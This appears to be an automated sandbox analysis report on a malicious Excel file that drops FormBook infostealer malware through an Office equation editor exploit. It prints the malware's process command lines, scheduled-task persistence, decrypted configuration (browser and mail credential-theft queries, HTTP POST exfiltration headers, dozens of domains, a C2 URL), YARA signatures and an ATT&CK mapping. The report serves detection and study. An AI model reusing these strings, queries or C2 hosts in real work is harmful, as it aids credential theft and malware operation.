ID: 345175
Sample Name:
Doc_37584567499454.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:55:20
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Doc_37584567499454.xlsx

Overview


General Information

Sample Name:	Doc_37584567499454.xlsx
Analysis ID:	345175
MD5:	3cee064f8475688.
SHA1:	bad71a57518953..
SHA256:	efcc32d3d6d5301..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2428 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2556 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2716 cmdline: 'C:\Users\Public\vbc.exe' MD5: 351B0B74944773C3C36D417EEF151670)
    - schtasks.exe (PID: 2764 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\VqdYEvk' /XML 'C:\Users\user\AppData\Local\Temp\tmp4BF0.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - vbc.exe (PID: 960 cmdline: {path} MD5: 351B0B74944773C3C36D417EEF151670)
    - vbc.exe (PID: 2480 cmdline: {path} MD5: 351B0B74944773C3C36D417EEF151670)
    - vbc.exe (PID: 2464 cmdline: {path} MD5: 351B0B74944773C3C36D417EEF151670)
    - vbc.exe (PID: 2300 cmdline: {path} MD5: 351B0B74944773C3C36D417EEF151670)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cmstp.exe (PID: 2268 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 00263CA2071DC9A6EE577EB356B0D1D9)
          - cmd.exe (PID: 312 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x79e0",
    "KEY1_OFFSET 0x1bbc8",
    "CONFIG SIZE : 0xc1",
    "CONFIG OFFSET 0x1bc99",
    "URL SIZE : 24",
    "searching string pattern",
    "strings_offset 0x1a6a3",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0xa0e749e3",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
```

```
"0x7d54c891",
"0x47cb721",
"0xf72d70a3",
"0x9f715030",
"0xbf0a5e41",
"0x2902d074",
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121e4",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01355",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
```

```
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
```

```
"------------------------------------------------",
"Decrypted Strings",
"------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
""
```

```
    ,
    "Referer: http://",
    "",
    "Accept-Language: en-US",
    "",
    "Accept-Encoding: gzip, deflate",
    "",
    "dat=",
    "f-start",
    "slgacha.com",
    "oohdough.com",
    "6983ylc.com",
    "aykassociate.com",
    "latin-hotspot.com",
    "starrockindia.com",
    "beamsubway.com",
    "queensboutique1000.com",
    "madbaddie.com",
    "bhoomimart.com",
    "ankitparivar.com",
    "aldanasanchezmx.com",
    "citest1597669833.com",
    "cristianofreitas.com",
    "myplantus.com",
    "counterfeitmilk.com",
    "8xf39.com",
    "pregnantwomens.com",
    "yyyut6.com",
    "stnanguo.com",
    "fessusesefsee.com",
    "logansshop.net",
    "familydalmatianhomes.com",
    "accessible.legal",
    "epicmassiveconcepts.com",
    "indianfactopedia.com",
    "exit-divorce.com",
    "colliapse.com",
    "nosishop.com",
    "hayat-aljowaily.com",
    "soundon.events",
    "previnacovid19-br.com",
    "traptlongview.com",
    "splendidhotelspa.com",
    "masterzushop.com",
    "ednevents.com",
    "studentdividers.com",
    "treningi-enduro.com",
    "hostingcoaster.com",
    "gourmetgroceriesfast.com",
    "thesouthbeachlife.com",
    "teemergin.com",
    "fixmygearfast.com",
    "arb-invest.com",
    "shemaledreamz.com",
    "1819apparel.com",
    "thedigitalsatyam.com",
    "alparmuhendislik.com",
    "distinctmusicproductions.com",
    "procreditexpert.com",
    "insights4innovation.com",
    "jzbtl.com",
    "1033325.com",
    "sorteocamper.info",
    "scheherazadelegault.com",
    "glowportraiture.com",
    "cleitstaapps.com",
    "globepublishers.com",
    "stattests.com",
    "brainandbodystrengthcoach.com",
    "magenx2.info",
    "escaparati.com",
    "wood-decor24.com",
    "travelnetafrica.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.herbmedia.net/csv8/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.2381241064.00000000008D0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000002.2381241064.00000000008D0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000C.00000002.2381241064.00000000008D0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
0000000C.00000002.2381206154.00000000007E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000002.2381206154.00000000007E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
10.2.vbc.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.2.vbc.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
10.2.vbc.exe.400000.2.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
10.2.vbc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.2.vbc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882
Sigma detected: EQNEDT32.EXE connecting to internet
Sigma detected: File Dropped By EQNEDT32EXE
Sigma detected: Scheduled temp file as task from temp location
Sigma detected: CMSTP Execution Process Creation
Sigma detected: Executables Started in Suspicious Folder
Sigma detected: Execution in Non-Executable Folder
Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain
Found malware configuration
Multi AV Scanner detection for domain / URL
Multi AV Scanner detection for submitted file
Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls
Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commu
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit S Redirect Calls/SM
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track D Locatior
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Car Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access


Behavior Graph




